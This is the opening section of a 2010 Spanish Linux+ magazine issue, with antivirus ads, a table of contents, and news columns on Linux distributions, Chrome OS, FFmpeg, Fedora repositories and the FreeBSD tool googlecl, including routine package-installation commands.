



Proteger las redes de su empresa es nuestro trabajo

ESET NOD32 Antivirus 4

Protección rápida y efectiva para su PC

www.eset.es 

LINUX+

LA MAYOR REVISTA ONLINE SOBRE LINUX

7/2010 (67) N° 7/2010 (67) MENSUAL ISSN 1732-7121

METASPLOITABLE

ENTORNO DE ENTRENAMIENTO
DE SEGURIDAD INFORMÁTICA

KERNEL LINUX
CONÓCELO A FONDO

LINUX SMARTCHEAP
CONSTRUCCIÓN DESDE LA NADA

XHTML, PHP Y SQL
GENERACIÓN DE EXÁMENES
ONLINE AUTOCORREGIDOS

PLATAFORMA OSOR
BALANCEO DE MÁQUINAS VIRTUALES
EN ALTA DISPONIBILIDAD



Nuestro negocio
es proteger
su negocio

ESET NOD32 Antivirus 4

Rápido, Efectivo, Proactivo, Antivirus y Antispyware

Nuestra premiada tecnología proactiva de detección de amenazas ofrece la protección más efectiva contra virus, spyware y otras amenazas de Internet. El software de ESET bloquea la mayoría de amenazas en el momento en el que aparecen, evitando el tiempo de latencia en la detección común en otros productos. Y con nuestro rápido y sencillo funcionamiento, mantenemos productivos a sus usuarios, y reducimos la carga de su soporte técnico.

www.eset.es



c/Martínez Valls 56, bajos
46870 Ontinyent (Valencia)
Teléfono 902 33 48 33 - Fax 96 191 03 21
<http://www.eset.es> - ventas@eset.es



En este número

novedades

- 4** **Noticias**
José Alex Sandoval Morales
- 6** **Ubuntu**
Raúl Sanchez Martínez
- 7** **Mandriva**
Juan Gamez
- 8** **Fedora**
Diego Rivero Montes
- 9** **FreeBSD**
Osvaldo R. Salazar S.

kernel

10 El kernel Linux a fondo

Marcos Blanco Galán

El núcleo o kernel Linux es el elemento fundamental de todo sistema operativo GNU/Linux, responsable de la correcta comunicación entre el hardware y el software de la computadora. Su desarrollo comenzó en 1991 como un proyecto personal a manos de Linus Torvalds, sin embargo, actualmente envuelve a miles de usuarios y programadores de todo el mundo.

proyectos linux

18 Plataforma OSOR: balanceo de máquinas virtuales en alta disponibilidad

Francisco Olcina Grande

En el artículo "Plataforma OSOR: San de alta disponibilidad con Linux" [1] se presentó por primera vez la arquitectura de la plataforma Osor. En este artículo se mostrará la segunda parte de la arquitectura, un módulo de cómputo de alta disponibilidad, basado en máquinas virtuales, e implantado mediante tecnologías de software libre, que pretende servir de ejemplo para arquitecturas similares.

26 EOL: Generación de exámenes online autocorregidos

M^a Dolores Nogueras, Antonio Gómez

Uno de los momentos que nos causan más pereza a los profesores y maestros suele ser el momento de corregir los exámenes que hemos pasado a nuestros alumnos. Sería muy interesante disponer de alguna herramienta web que, a base de formularios, recogiera las respuestas de los niños, las corrigiera de modo automático y notificara los resultados al profesor.

hardware

38 Linux SmartCheap: Construcción desde la nada

Lino García Morales

Tener un sistema operativo (OS, Operating System) en un dispositivo pequeño puede ser beneficioso. Como siempre en cualquier solución de ingeniería la decisión es de compromiso: depende de los recursos que gaste versus los beneficios que aporte.

seguridad

44 Metasploitable: Entorno de entrenamiento de Seguridad Informática

Daniel García Gutiérrez

Cuando se piensa en qué sistema utilizar para comprobar su seguridad informática, poca gente tiene conocimiento sobre alguno que nos permita hacerlo de una forma ética y legal. Aquí es donde puede entrar a escena Metasploitable, la cual es una imagen VMware de un servidor Ubuntu 8.04 con diferentes paquetes de servicios vulnerables instalados.



Dell cada vez más cerca de utilizar Chrome OS

La idea de que Dell incorpore el Sistema Operativo de Google (Chrome OS) en alguna de sus líneas de productos no es nueva, de hecho la compañía ya ofrece desde hace un tiempo una imagen de este Sistema Operativo especialmente adaptada para su netbook Dell Mini 10v. Con seguridad será Acer la primera compañía que ofrezca un dispositivo con este Sistema Operativo pre-cargado, sumándose varias otras compañías en los meses siguientes. Una de estas compañías podría ser Dell, la que se encontraría en conversaciones con Google para incorporar Chrome OS en alguno de sus próximos dispositivos.

Lo anterior no sería un simple rumor, porque habría sido el presidente de Dell China y Asia del Sur, Amit Midha, quien las habría confirmado. Es de vital importancia para el éxito de Chrome OS que cuente con el apoyo de los grandes fabricantes de computadores, de lo contrario podría pasar a ocupar un lugar tan secundario como para desaparecer después de un tiempo.

<http://www.fayerwayer.com/2010/06/dell-cada-vez-mas-cerca-de-utilizar-chrome-os/>

Fork de VP8 del proyecto FFmpeg

La liberación del código fuente del códec de compresión de vídeo de Google ha supuesto un avance muy importante en la batalla por los formatos abiertos en la red de redes, pero hay quien quiere aportar su granito de arena adicional. Los responsables del proyecto FFmpeg han anunciado que trabajarán un decodificador independiente y nativo del códec VP8 en este proyecto, lo que permitirá compartir ese código y potenciar el desarrollo del mismo sin ceñirse estrictamente a las líneas de Google.

En el anuncio de uno de los desarrolladores del proyecto FFmpeg se dan algunas de las claves de este proyecto paralelo que aparecerá de forma nativa en FFmpeg y que se encargará de desarrollar el códec VP8 de forma propia y separada en parte del propio proyecto de Google.

Esto ayudará entre otras cosas a compartir código con el proyecto matriz, pero también con otros proyectos similares, como el propio soporte de H.264, el estándar de la industria que precisamente compite con VP8 para convertirse en el utilizado en el vídeo en Internet, y que también se soporta de forma nativa en FFmpeg.

Los desarrolladores afirman que el soporte de VP3, Vorbis y Theora ya es superior al del proyecto oficial de Xiph (libvorbis/libtheora), y que probablemente lograrán un mejor rendimiento de VP8 por sí mismos que el de la librería de Google (libvpx). Pronto veremos el resultado de ese trabajo del proyecto FFmpeg que sin duda podría convertir a estas librerías en las más extendidas a la hora de reproducir contenidos VP8 tanto en la web como en contenidos locales.

<http://www.muylinux.com/2010/06/29/fork-de-vp8-del-proyecto-ffmpeg>

IBM estaría preparando el regreso de OS/2

OS/2 dio a luz su versión 1.0 en diciembre de 1987 como un sistema operativo en modo texto. En 1990 IBM continuó desarrollando el mismo que ya estaba en su versión 1.3 para llegar a la versión 2.0 con soporte de 32 bits. El sistema operativo OS/2 dejó de ser comercializado en diciembre de 2005, versión 4.52, y dejó de recibir soporte oficial en 2006. Y según parece, varios rumores apuntan a que IBM podría estar retomando el proyecto pero esta vez basándose en un núcleo Linux como pilar de la futura nueva versión del sistema operativo OS/2.

IBM no ha querido ofrecer declaraciones al respecto ni negando ni confirmando la información, aunque la llegada de un nuevo sistema operativo con núcleo Linux al mercado daría vida dentro del mercado de equipos profesionales si contamos con el gran servicio de soporte de IBM.

Mucha de la tecnología que sustenta OS/2, como la gestión de memoria y soporte de hardware, ahora es antigua y tendría que ser reescrita para dar soporte al hardware y aplicaciones modernas. Aparte de eso, todo el sistema es privativo y gravado legalmente.

Persuadir a la gente a desarrollar para OS/2 sería casi imposible ya que no es muy compatible con cualquier otra cosa. Al igual que muchos sistemas operativos de la década de los 90s como



IBM no ha querido ofrecer declaraciones al respecto ni negando ni confirmando la información, aunque la llegada de un nuevo sistema operativo con núcleo Linux al mercado daría vida dentro del mercado de equipos profesionales si contamos con el gran servicio de soporte de IBM

Amiga o NEXT, si OS/2 fuera lanzado hoy se vería ridículamente anticuado al lado de, por ejemplo, la última versión de KDE o Windows.

Si IBM quiere volver al mundo de los sistemas operativos de escritorio, el plan más probable es que tome una distribución Linux, le haga ajustes, y la presente reviviendo el viejo nombre de OS/2.

Esto se debe a que incluso una organización tan grande como IBM no se puede dar el lujo de gastar los recursos necesarios para crear un sistema operativo completo desde cero, y mejorar el código fuente de OS/2 sea probablemente un trabajo aún mayor. Sin embargo no sería algo extraño la idea de ajustar una distro, ya que IBM ha hecho algo parecido anteriormente, tomando IBM Lotus Symphony, actualizando la suite de aplicaciones para DOS, añadiendo OpenOffice y cambiando de marca.

Una distribución Linux estándar empresarial con el apoyo de IBM podría ser bien acogida por las empresas de desarrollo de software, ya que ayudaría a solucionar uno de los mayores fracasos de Linux en la vista de los desarrolladores comerciales, la falta de una plataforma estandarizada.

Microsoft con Windows, Apple con Mac OS y GNU/Linux con la gran cantidad de distribuciones del mercado son la mayoría de ofertas disponibles, sin embargo Google pretende llegar con Chrome OS con un nuevo concepto de sistema operativo en la nube. El mercado de sistemas operativos está en plena expansión y no sería descabellado pensar que IBM volviera a entrar en el mismo.

En lo personal, me encantaba el OS/2 Warp versión 4, un sistema operativo robusto y con una estética muy cuidada para aquella época.

<http://microtecnologias.wordpress.com/2010/06/29/%C2%BFibm-preparando-os2-linux/>



Google lanza Chrome con Adobe Flash

Cumpliendo una promesa que realizaron hace unos meses, Google ha integrado de manera nativa el plug-in de Adobe Flash Player a su último navegador Chrome. La versión 5.0.375.86 fue lanzada a través del canal estable para Windows, Mac y Linux, y además de la funcionalidad Flash, ofrece varios parches de seguridad que solucionan dos fallas de nivel medio y tres clasificadas de alto riesgo.

La decisión de incluir Flash en Chrome crea cierto conflicto ya que el gigante de las búsquedas en repetidas ocasiones ha cuestionado la relevancia de la tecnología en esta época HTML5. Pero Google también planea incluir soporte para Flash 10.1 en la nueva versión de su sistema operativo para dispositivos móviles, Android 2.2.

Incluir la tecnología Flash de fábrica ofrece varios beneficios para las personas que utilizan el plug-in. Para comenzar las nuevas versiones de Flash serán

instaladas de manera. Esto significa una mayor seguridad, especialmente para aquellas personas que no se actualizan constantemente. En marzo, escuchamos que Chrome correría Flash de manera aislada (sandbox) para una mayor estabilidad y seguridad, pero no estamos seguros si esta habilidad está presente en la versión 5.0.375.86.

Puedes actualizar Chrome de manera manual al ingresar al menú de herramienta y hacer clic en About Google Chrome. Si no estás interesado en la inclusión de Flash, simplemente lo puedes desactivar: Ingresa "about:plugin" en la barra de direcciones y haz clic en desactivar junto a Shockwave Flash. También puedes activar o desactivar los plug-ins para ciertas páginas en *Herramientas > Opciones > Under the Hood > ajustes de contenido*.

<http://www.techspot.com/espanol/noticias/39443-google-lanza-chrome-con-adobe-flash.html>

Nokia usará Linux en los nuevos Smartphones N-Series

Nokia utilizará el sistema operativo Linux MeeGo en sus nuevos modelos de la línea de celulares N-series, con la esperanza de que la nueva plataforma de más fuerza a la compañía para enfrentar rivales como Apple y Google.

Los equipos N-series serán la joya de la corona de la empresa que dominó el mercado, antes de la llegada del iPhone el 2007. El próximo lanzamiento importante de smartphone de Nokia, el N8, será el último teléfono equipado con sistema Symbian. Aunque esa plataforma sigue siendo líder en el mercado de smartphones, ha perdido terreno en los últimos años con el surgimiento del teléfono de Apple.

"De ahora en adelante, los dispositivos N-series estarán basados en MeeGo", señala el portavoz de Nokia, Doug Dawson. En Febrero, Nokia e Intel revelarán sus planes de instalar Meego, fusionando las plataformas Linux Maemo de Nokia con la Moblin de Intel, que también está basada en Linux. Durante el primer trimestre, la participación de mer-

cado total de celulares Linux subió a 14% contra el 8,5% de un año atrás, según datos entregados por Gartner. Linux es el tipo de sistema operativo de código abierto más popular entre computadores. Su rival directo en PCs es el Windows de Microsoft, que cobra por licencias de uso.

http://www.terra.cl/tecnologia/index.cfm?accion=mobile&id_cat=420&id_reg=1446513



En Febrero, Nokia e Intel revelaron sus planes de instalar Meego, fusionando las plataformas Linux Maemo de Nokia con la Moblin de Intel, que también está basada en Linux

K3b 2.0 lanzado

Finalmente la nueva versión completamente portada a Qt4 del mejor software de grabación de CDs, DVDs y Blu-Rays para el escritorio de KDE4 se anunció con importantes novedades que lo ponen prácticamente a la par en características con su premiado predecesor para el escritorio de KDE3, pero además también incluye algunas cosas únicas, como por ejemplo:

- Permitir importar una sesión arbitraria a un proyecto de grabación.
- Permitir siempre la selección manual de la velocidad de grabación.
- Soporte de archivos más grandes que 4 Gb con mkisofs 2.01.01a32.
- Soporte para escribir Blu-rays con cdburn.

El camino para llegar a K3b 2.0 fué más largo de lo muchos hubieran esperado, aún a pesar de contar con la ayuda de grandes como Mandriva desde el año pasado.

<http://www.vivalinux.com.ar/software/k3b-2.0>

Syslinux 4.00 publicado

Después de 64 pre-lanzamientos, 626 confirmaciones, 52.742 líneas de cambios, y un montón de trabajo realizado por muchas personas, Syslinux 4.00 esta ahora oficialmente publicado. El Proyecto SYSLINUX abarca un conjunto de gestores de arranque ligeros, para arrancar ordenadores en el sistema operativo Linux. Es obra de H. Peter Anvin y está formado por varios sistemas distintos. Syslinux 4.00 es la primera publicación de una serie de importantes reestructuraciones en el código, todo el sistema de archivos ha sido reescrito en C. La característica principal es el soporte para btrfs y ext4, y soporte para discos de más de 2 TiB.

<http://syslinux.zytor.com/archives/2010-June/014670.html>

Aprueban los estándares de red 40GbE y 100GbE

Luego de cuatro años de reuniones y discusiones interminables el organismo responsable del estándar de redes para computadores ratificó la norma IEEE 802.3ba; con la que –en teoría– se podrán mejorar las actuales velocidades de transmisión de datos a 40 y 100 Gigabits por segundo. Si bien algunos fabricantes de dispositivos (como Cisco y Juniper Networks) se habían adelantado lanzando algunos productos a fines del año pasado que cumplen con esta norma, la ratificación de la misma ayuda a entregar confianza entre los potenciales consumidores. La aprobación del estándar 802.3ba busca dar respuesta a las crecientes necesidades de ancho de banda en los centros de datos, entre los proveedores de servicios y en general, las grandes corporaciones con elevados requerimientos en el tráfico de datos. Se espera que en noviembre de este año en el evento Supercomputing 2010, que se llevará a cabo en la ciudad de New Orleans se realice una demostración con este nuevo estándar utilizando cables Ethernet.

<http://www.fayerwayer.com/2010/06/aprueban-los-estandares-de-red-40gb-e-y-100gb-e/>

Shotwell será el administrador de imágenes por defecto de Ubuntu 10.10 Maverick Meerkat

Shotwell es el nuevo gestor de imágenes que Ubuntu utilizará por defecto en Ubuntu 10.10. ¡Vaya cambios! pues Gimp fue eliminado de la instalación por defecto para usarse en su lugar F-spot y ahora F-spot es reemplazado por Shotwell, pero bueno, el tiempo dirá si es o no una buena elección.



Ubuntu es más seguro que Windows

Esto no es nuevo (ya lo sabíamos), lo que causa sorpresa es que lo reconozca un fabricante como Dell en el punto 6 de su lista de "Cosas que debes saber acerca de Ubuntu":
"6) Ubuntu is safer than Microsoft® Windows®. The vast majority of viruses and spyware written by hackers are not designed to target and attack Linux."
"Ubuntu es más seguro que Microsoft Windows, la mayoría de virus y spyware escritos por hackers no están diseñados para atacar a Linux." Ahora solo falta que lo ponga Microsoft en su propia página.

Ubuntu 10.10 Alpha

Ni un mes ha pasado y ya hay noticias de la próxima versión de Ubuntu. Se trata de la versión Ubuntu 10.10 "Maverick Meerkat". Ya está disponible la primera Alpha, que no incluye muchas novedades pero da comienzo al desarrollo de la nueva versión de Ubuntu, que irá madurando e incluirá nuevas funcionalidades. Actualmente, en esta versión de Ubuntu 10.10 Alpha 1 las principales novedades son:

- GNOME 2.31,
- Linux Kernel 2.6.34,
- Evolution 2.30.

Recuerda que finalmente esta versión no contará con GNOME 3.0 por defecto. Si optas por la versión KDE notarás que incorpora KDE 4.5 Beta 1.

Todo esto da comienzo a la próxima versión de Ubuntu 10.10 en el que se esperan novedades cómo: Unity (la nueva interface), Ubuntu Light y soporte para Btrfs. Finalmente comentar que la versión final de Ubuntu 10.10 Maverick Meerkat está planeada para su lanzamiento el día 10 de octubre de 2010. Si deseas visitar la página oficial en donde se anuncia la primera Alpha de Ubuntu 10.10 entonces visita el siguiente enlace: <http://www.ubuntu.com/testing/maverick/alpha1>

Recuerda, si piensas descargarlo, ten en cuenta de que es una versión Alpha por lo tanto tendrás un sistema muy inestable.

KOffice 2.2 ha sido lanzado para Ubuntu 10.04

Ha sido lanzada la Suite Ofimática de KDE, KOffice 2.2, después de medio año del lanzamiento de la última versión.

Esta nueva versión trae consigo muchísimos cambios y nuevas características.

El hecho de que Nokia esté patrocinando el desarrollo del visor de oficina y el que los usuarios demanden cada vez más esta suite, ha logrado que la comunidad de desarrolladores haya crecido y trabajado a fondo en el proyecto.

Entre los aspectos destacados de ésta nueva versión es la vuelta de Kexi, la aplicación de gestión de datos, que se publicó por última vez en la versión 1.6 y viene con una total renovación de la interfaz de usuario. La más importante de las mejoras y que está disponible para todas las aplicaciones es un nuevo Framework para efectos. Para empezar han incorporado 11 efectos nuevos.

Se incorporan además nuevos filtros de importación de MS OOXML.

KOffice ha incorporado estos nuevos filtros de importación de los formatos XML de Microsoft, que se utilizan en MS Office 2007 y versiones posteriores.

Entre las mejoras de las aplicaciones vienen con cambios KWord, KSpread, KPresenter, Karbon, Krita, Kexi y KPlato.

En cuanto a las mejoras en los plugins, los gráficos también salen ganando. Hay dos nuevos plugins, uno para video

incrustado y otro para imágenes vectoriales.

El código fuente para KOffice 2.2.0 se puede descargar desde download.kde.org. Los paquetes binarios de KOffice 2.2.0 estarán disponibles y anunciados por separado tan pronto como la distribución respectiva las proporcione.

Si estás en Kubuntu 10.04 haz lo siguiente:

- Presiona las teclas ALT+F2 para abrir KRunner.
- Escribe "software sources".
- Ve a la pestaña "Actualizaciones" y Selecciona "Actualizaciones no soportadas".

Si estás en Ubuntu 10.04 haz lo siguiente:

- Ingresa a "Sistemas → Administración → Fuentes de Software".
- Una vez en "Fuentes de Software" ve a la pestaña "Actualizaciones".
- Por último, habilita "Actualizaciones no soportadas".

Luego de haber habilitado las "Actualizaciones no soportadas" es necesario abrir una terminal y ejecutar los siguientes comandos:

```
sudo apt-get update
sudo apt-get install koffice
```



¿Mandriva salvada?

Como os conté el mes pasado los rumores sobre un cierre de Mandriva han ido en aumento. A esto ha ayudado la poca información y el mutismo casi total por parte de Mandriva y de su entorno.

Aunque Arnaud Laprèvote, CEO de Mandriva, publicó una nota de prensa donde se admitían conversaciones con empresas interesadas en la adquisición de Mandriva, el silencio posterior y la falta de noticias disparaban los rumores.

A esto se ha unido que los empleados reclamaban en twitter no haber recibido sus pagos de varios meses y el retraso, un tanto injustificado, de la publicación de Mandriva 2010.1

Todo esto ha ido preocupando de forma considerable a los usuarios de nuestra distribución hasta tal punto que a mediados de junio la Asociación de Usuarios de Mandriva de habla Francesa emitió un comunicado al cual se adherieron varias comunidades de usuarios de Mandriva incluyendo la española. En este comunicado se pedía a los directivos de Mandriva que:

“... La Asociación de Usuarios de Mandriva de Habla Francesa pide de nuevo a los directivos de Mandriva darnos su posición y además:

- Presentar los posibles proyectos de continuidad.
- Aclarar la posición oficial de Mandriva SA acerca de los proyectos identificados con Wallix, leurope (idoo.fr), LightApp y Linagora (y posiblemente otros).

Pedimos un mensaje claro, especialmente sobre el soporte a la comunidad, la distribución pública y gratuita (¿libre?) de Mandriva Linux, y cooker. Deseamos

un dialogo abierto y constructivo, que nos permita sentir que el proyecto Mandriva Linux continuara...”

La cosa, la verdad, no estaba muy clara cuando arnaud Laprèvote en una entrevista en LeMagIt (<http://www.lemagit.fr/article/linux-mandriva-opensource-investisseurs/6613/1/exclusif-mandriva-sauve-par-des-investisseurs/>) aseguraba que Mandriva estaba salvada. En esta entrevista el CEO de Mandriva aseguraba que: “Al día de hoy, la compañía ha encontrado inversores que han decidido invertir en la compañía con el fin de retornar al equilibrio y encontrar un buen modelo económico”, explica Arnaud Laprèvote en una entrevista, y añade que “las preocupaciones de la comunidad y los usuarios ya no tienen razón de ser”. Sin embargo, el director – sujeto a las reglas de confidencialidad – no especificó la identidad de los mencionados.”

Como veis es una declaración un tanto vaga e imprecisa, pero que transluce un rayo de esperanza ante la angustiosa situación de Mandriva. Aunque se echa en falta una nota oficial por parte de Mandriva confirmando estas noticias.

Días después nos encontramos otra vez cuesta abajo al enterarnos de la salida de Mandriva de uno de sus ingenieros, Pascal Terjan, anunciado en la lista de Cooker. Además de la sustanciosa oferta de Google ha pesado, también, la mala situación y falta de futuro en Mandriva.

Resumiendo, la situación de Mandriva no está nada clara, los rumores se disparan y la dirección de la empresa no parece querer atajarlos de una forma clara y contundente, personalmente no sé cómo terminara esta historia pero creo que ni esta magnífica distribución no sus usuarios se están mereciendo estas últimas semanas.

Mandriva 2010.1 disponible

¡Por fin! Después de dos RC (Release Candidate) y de mucho suspense, Mandriva ya ha dado una fecha oficial de publicación de Mandriva 2010.1 Spring. Saldrá este 5 de julio.

Aniversario Repositorio Blogdrake

El grupo de empaquetadores de Blogdrake ha celebrado este junio su primer aniversario. El trabajo de este año ha sido mucho, logrando que en la actualidad su repositorio contenga un número importante de paquetes a disposición de la comunidad. ¡¡¡Enhorabuena y felicidades!!!

De best of Tux

En Designora se han publicado 75 fondos de pantalla con diferentes diseños de Tux. Algunos de ellos son realmente hermosos. Abajo os presentamos dos de ellos que nos gustaron más. Y una pregunta: ¿qué representan los Tux en estos fondos?



Para descargar los wallpapers, visitad la web: <http://designora.com/graphics/tux-linux-wallpaper/>

Nace Extremadura Software Libre

La región extremeña continúa su apuesta por el software libre. De este modo, los productos informáticos producidos en Extremadura podrán acogerse a una nueva marca promocional con la que se se podrán identificar, tanto dentro como fuera del país, a los productos que hacen uso de este código abierto, con las ventajas que ello conlleva. Según ha explicado el director general de Comercio, Pedro Antonio Jara, junto al director general de Ciencia y Tecnología, Jesús Alonso, las previsiones son que 174 empresas extremeñas que realizan programas de software libre puedan hacer uso de esta marca promocional, denominada ‘Software Libre Extremadura’, así como otras empresas que están relacionadas con las TICs.



RPM Fusion

Con toda seguridad se trata del repositorio más importante de los que podemos añadir a Fedora y además de obligado cumplimiento ya que en el se incluyen codecs para la reproducción multimedia entre otros paquetes importantes. Este proyecto nació con la intención de proporcionar una mayor cantidad de software sin tener que perder la paciencia en el intento sobre todo a la hora de las dependencias de paquetes. Se trata de un repositorio adicional puesto que Red Hat no lo incluye por defecto en la lista de repositorios pues poseen patentes o licencias de las que no es titular la casa madre. Para añadir los repositorios lo único que tenemos que hacer es abrir una terminal y en ella escribimos:

```
$ su -c 'rpm -Uvh http://download1.rpmsfusion.org/free/fedora/rpmsfusion-free-release-stable.noarch.rpm http://download1.rpmsfusion.org/nonfree/fedora/rpmsfusion-nonfree-release-stable.noarch.rpm'. Una vez hemos incluido el repositorio sólo nos queda actualizar así que en el terminal volvemos a escribir en este caso: $ su -c 'yum update'
```

Linux Software Repositories

Creo que una gran mayoría de los usuarios habituales de internet utilizamos Google. Si tu también te encuentras entre ellos no puedes dejar de añadir este repositorio ya que permite instalar en nuestra distro favorita (Fedora -por si hay algún despistado-) aplicaciones como pueden ser Picasa y Google Desktop Search de la forma más fácil que nos provee Fedora es decir a través de Yum o Package-Kit. El procedimiento es el siguiente, nos logeamos en una terminal y (En primer lugar habremos de importar las claves):

```
# wget https://dl-ssl.google.com/linux/linux_signing_key.pub
# rpm --import linux_signing_key.pub
(Segundo paso crear el repositorio si usamos gnome utilizaremos gedit en el caso de kde kwrite):
```

```
# gedit /etc/yum.repos.d/google.repo
En el caso de que estés usando la versión de 32 bits escribimos:
```

```
[google]
name=Google-i386
baseurl=http://dl.google.com/linux/rpm/stable/i386
enabled=1
gpgcheck=1
```

Si la que usamos es la de 64 entonces escribiremos:

```
[google64]
name=Google - x86_64
baseurl=http://dl.google.com/linux/rpm/stable/x86_64
enabled=1
gpgcheck=1
```

Y listo, guardamos y cerramos y luego hacemos "# yum update" para integrar y actualizar.

Goddard 13

El 25 del pasado mes de mayo vio por fin la luz la versión 13 de Fedora (o la 12+1 para los supersticiosos) o "Goddard" como ha sido denominada. El proyecto Fedora siempre se ha caracterizado por una continua actualización y renovación, prueba de ello son las constantes mejoras que encontramos en cada nueva versión de la distribución, ofreciéndonos lo último en software libre y de código abierto.

He aquí una pequeña muestra de los cambios más significativos que han sido introducidos desde que fue publicada la versión número 12 y que podemos decir sin lugar a dudas que son las características más relevantes de este lanzamiento:

- Instalación automática de controladores de impresión: Ahora cuando conectamos una impresora en el puerto USB, Fedora busca el controlador adecuado y lo instala.
- Automatización de la instalación de los paquetes de idioma.
- La herramienta de las cuentas de usuario ha sido rediseñada.
- Mejora de la administración de colores respecto de la calibración de monitores y escáneres.
- Las tarjetas gráficas NVIDIA tienen ahora soporte, aunque de modo experimental.


- Ahora es posible realizar la instalación a través de internet.
- Autenticación SSSD para los usuarios.
- Actualizaciones para los sistemas de archivos NFS.
- Zarafa que es una versión de código abierto que hace la competencia totalmente a MS Exchange y por primera vez ha sido incluido en Fedora, se integra con los servidores de correo Linux existentes hasta la fecha y ofrece una interfaz de usuario intuitiva para aquellos que están acostumbrados a Outlook.
- Sistema de archivos BTRFS. Aunque todavía en fase experimental este sistema de archivos posiblemente esté llamado a ser el sustituto de ext2, ext3 y el último ext4 incluyendo entre sus características que ha sido concebido para ser tolerante a errores, y cuando estos sucedan, facilitar su detección y reparación.
- Systemtap herramienta de monitorización que ha sido mejorada.
- Soporte para tiempo de ejecución de Python 3 que puede ser instalado paralelamente a Python 2.
- Java EE 6 tiene soporte ahora para todas sus especificaciones en Netbeans 6.8.

Azúcar en rama

Entre las distribuciones basadas en Fedora "Sugar on a Stick" está diseñada para entrar en una memoria USB además de llevar incorporado el entorno de aprendizaje sugar. Fue desarrollado en su origen para el proyecto OLPC (One Laptop Per Child) en la actualidad Sugar está siendo usado a diario por más de medio millón de estudiantes a lo largo y ancho del mundo. Pues bien ahora en lugar de tenerlo instalado en un ordenador lo podemos llevar en un stick USB y usarlo en cualquier máquina que tengamos a mano, por lo que el costo aún se reduce más, ya no es el precio de la máquina si no del pendrive y además sin tocar el disco de la máquina y teniendo siempre un entorno personalizado. La plataforma de aprendizaje sugar está orientada a el aprendizaje

y actividades para niños como pueden ser actividades de lectura de libros electrónicos, escritura, dibujo, navegación por internet, programación, etc. todo ello para conseguir unos objetivos muy específicos en el ambiente pedagógico.

Para saber más dirigirse a la página de spins de Fedora donde podremos informarnos y descargar esta gran distribución: <http://spins.fedoraproject.org/soas/>





Servicios de Google desde la línea de comandos en FreeBSD

Hace unas semanas Google liberó una interesante herramienta para quienes añoramos los trabajos en terminal: Googlecl. Googlecl es una interesante colección de scripts escritos en lenguaje Python, y que nos permite acceder a los servicios más utilizados de Google (Blogger, Calendar, Contacts, Docs, Picasa y Youtube), desde la línea de comandos (Linux, BSD, Mac OS, etc).

Googlecl es de instalación y uso de lo más sencillo: primero procedemos a descargar la versión más reciente de googlecl, 0.9.7, desde el sitio del proyecto: <http://code.google.com/p/googlecl/> o podemos usar, de manera alternativa, el árbol de ports `/usr/ports/net/googlecl`.

Acto seguido, descomprimos el paquete: `$tar xzf googlecl-0.9.7.tar.gz` ... nos posicionamos en el directorio creado: `$cd googlecl-0.9.7` ... y construimos e instalamos googlecl usando el script `setup.py` incluido:

```
$python setup.py build
$sudo python setup.py install
```

Entrando a <http://code.google.com/p/googlecl/wiki/SystemRequirements> podemos ver que Googlecl no tiene requerimientos del sistema o dependencias complejas, solamente se requiere una distribución funcional 2.5 ó 2.6 de Python y el paquete Gdata, que se puede instalar fácilmente:

```
cd /usr/ports/devel/py-gdata
sudo make install
```

Y ya tenemos instalado Googlecl de la manera más sencilla.

Para usarlo desde nuestra terminal escribimos el comando "google": `$ google`.

Did not find `config / preferences file` at `/home/$USER/.googlecl/config`

```
... making new one.
>
```

Nos daremos cuenta que funciona cuando nos muestre el prompt ">", en donde podemos empezar por ver, por ejemplo, la ayuda al escribir el comando "help": `> help`.

Welcome to the Google CL tool!

Commands are broken into several parts: service, task, options, and arguments.

For example, in the command

"> picasa post --title "My Cat Photos" photos/cats/"

the service is "picasa", the task is "post", the single option is a name of "My Cat Photos", and the argument is the path to the photos.

The available services are 'picasa', 'blogger', 'youtube', 'docs', 'contacts', 'calendar' Enter "> help" for more information on a service.

Or, just "quit" to quit.

Y podemos pedir ayuda específica con el comando "help docs" para hacer referencia a el servicio Google Docs :

`> help docs`

Available tasks for service docs: 'edit', 'delete', 'list', 'upload', 'get'

edit: Edit a document

Requires: title Optional: format, editor

delete: Delete documents

Requires: none Optional: title

list: List documents

Requires: delimiter Optional: title, folder

upload: Upload a document

Requires: none Optional: title, folder, no-convert Arguments: PATH_TO_FILE

get: Download a document

Requires: (title OR folder) Arguments: LOCATION

Por lo tanto, para obtener un listado con nuestros documentos disponibles en Google Docs ejecutamos "docs" (se nos solicitará autorizar vía nuestro navegador):

`> docs list`

Please specify user: Your_Username

Please log in and/or grant access via your browser at https://www.google.com/accounts/OAuthAuthorizeToken?oauth_token=8%7ZB5aPaDzFzyUdHg4yF0QEfxl6dxOx then hit enter.

Autorizamos a través de nuestro navegador y ahora ya tenemos acceso a nuestros documentos en Google Docs desde Googlecl.

Aun faltan varias opciones que pulir, pero se esperan grandes avances para la versión 1.0 de Googlecl, por ejemplo el no tener que abrir un navegador para ingresar nuestro usuario ni contraseña.

meetBSD 2010 Conference

¡La fecha ha llegado! meetBSD inicia en Cracovia desde el 2 al 3 de Julio. Este gran ciclo de conferencias se celebrará en la Jagiellonian University, en el edificio de la Facultad de Matemáticas y Ciencias Computacionales.

Ya era esperado este gran evento, tanto así que a un mes de su apertura para inscripciones ya se había cerrado el registro al mismo, lo cual nos habla de la buena fama y del buen nivel de sus conferencistas en años anteriores y de los que tendremos este año. Ramon Tancinco, Dru Lavigne, Sławek Żak, Paweł Jakub Dawidek, Attilio Rao, Jan Szrednicki, Jakub Klama, Hans Petter Selasky, Martin Matuska, Marko Zec, Nikolay Aleksandrov, M. Warner Losh y Jakub Klausson son los nombres de los conferencistas que participarán en este evento compartiendo sus experiencias con todos los asistentes.

¡Feliz cumpleaños FreeBSD!

El 19 de Junio de 1993 es la fecha en que nació el proyecto FreeBSD, un sistema que en un tiempo muy corto vio la distribución del cd conteniendo la versión 1.0 de FreeBSD en Diciembre del mismo año. Un sistema que hoy va en su versión 8, un sistema que se ha mantenido desde sus inicios como un sistema estable y seguro para el manejo de servidores y, en años recientes, recuperando el terreno en lo que se refiere para desktops.

Empezó trabajando para los equipos i386 y hoy, no solo abarca los i386, sino cubre los equipos powerpc, sparc, amd ya sea en las arquitecturas de 64 o 32 bits.

Esperamos que la comunidad, que siempre ha sido muy activa y participativa, continúe colaborado con este sistema operativo y sigan manteniendo la estabilidad y seguridad que lo caracteriza por muchos años más.

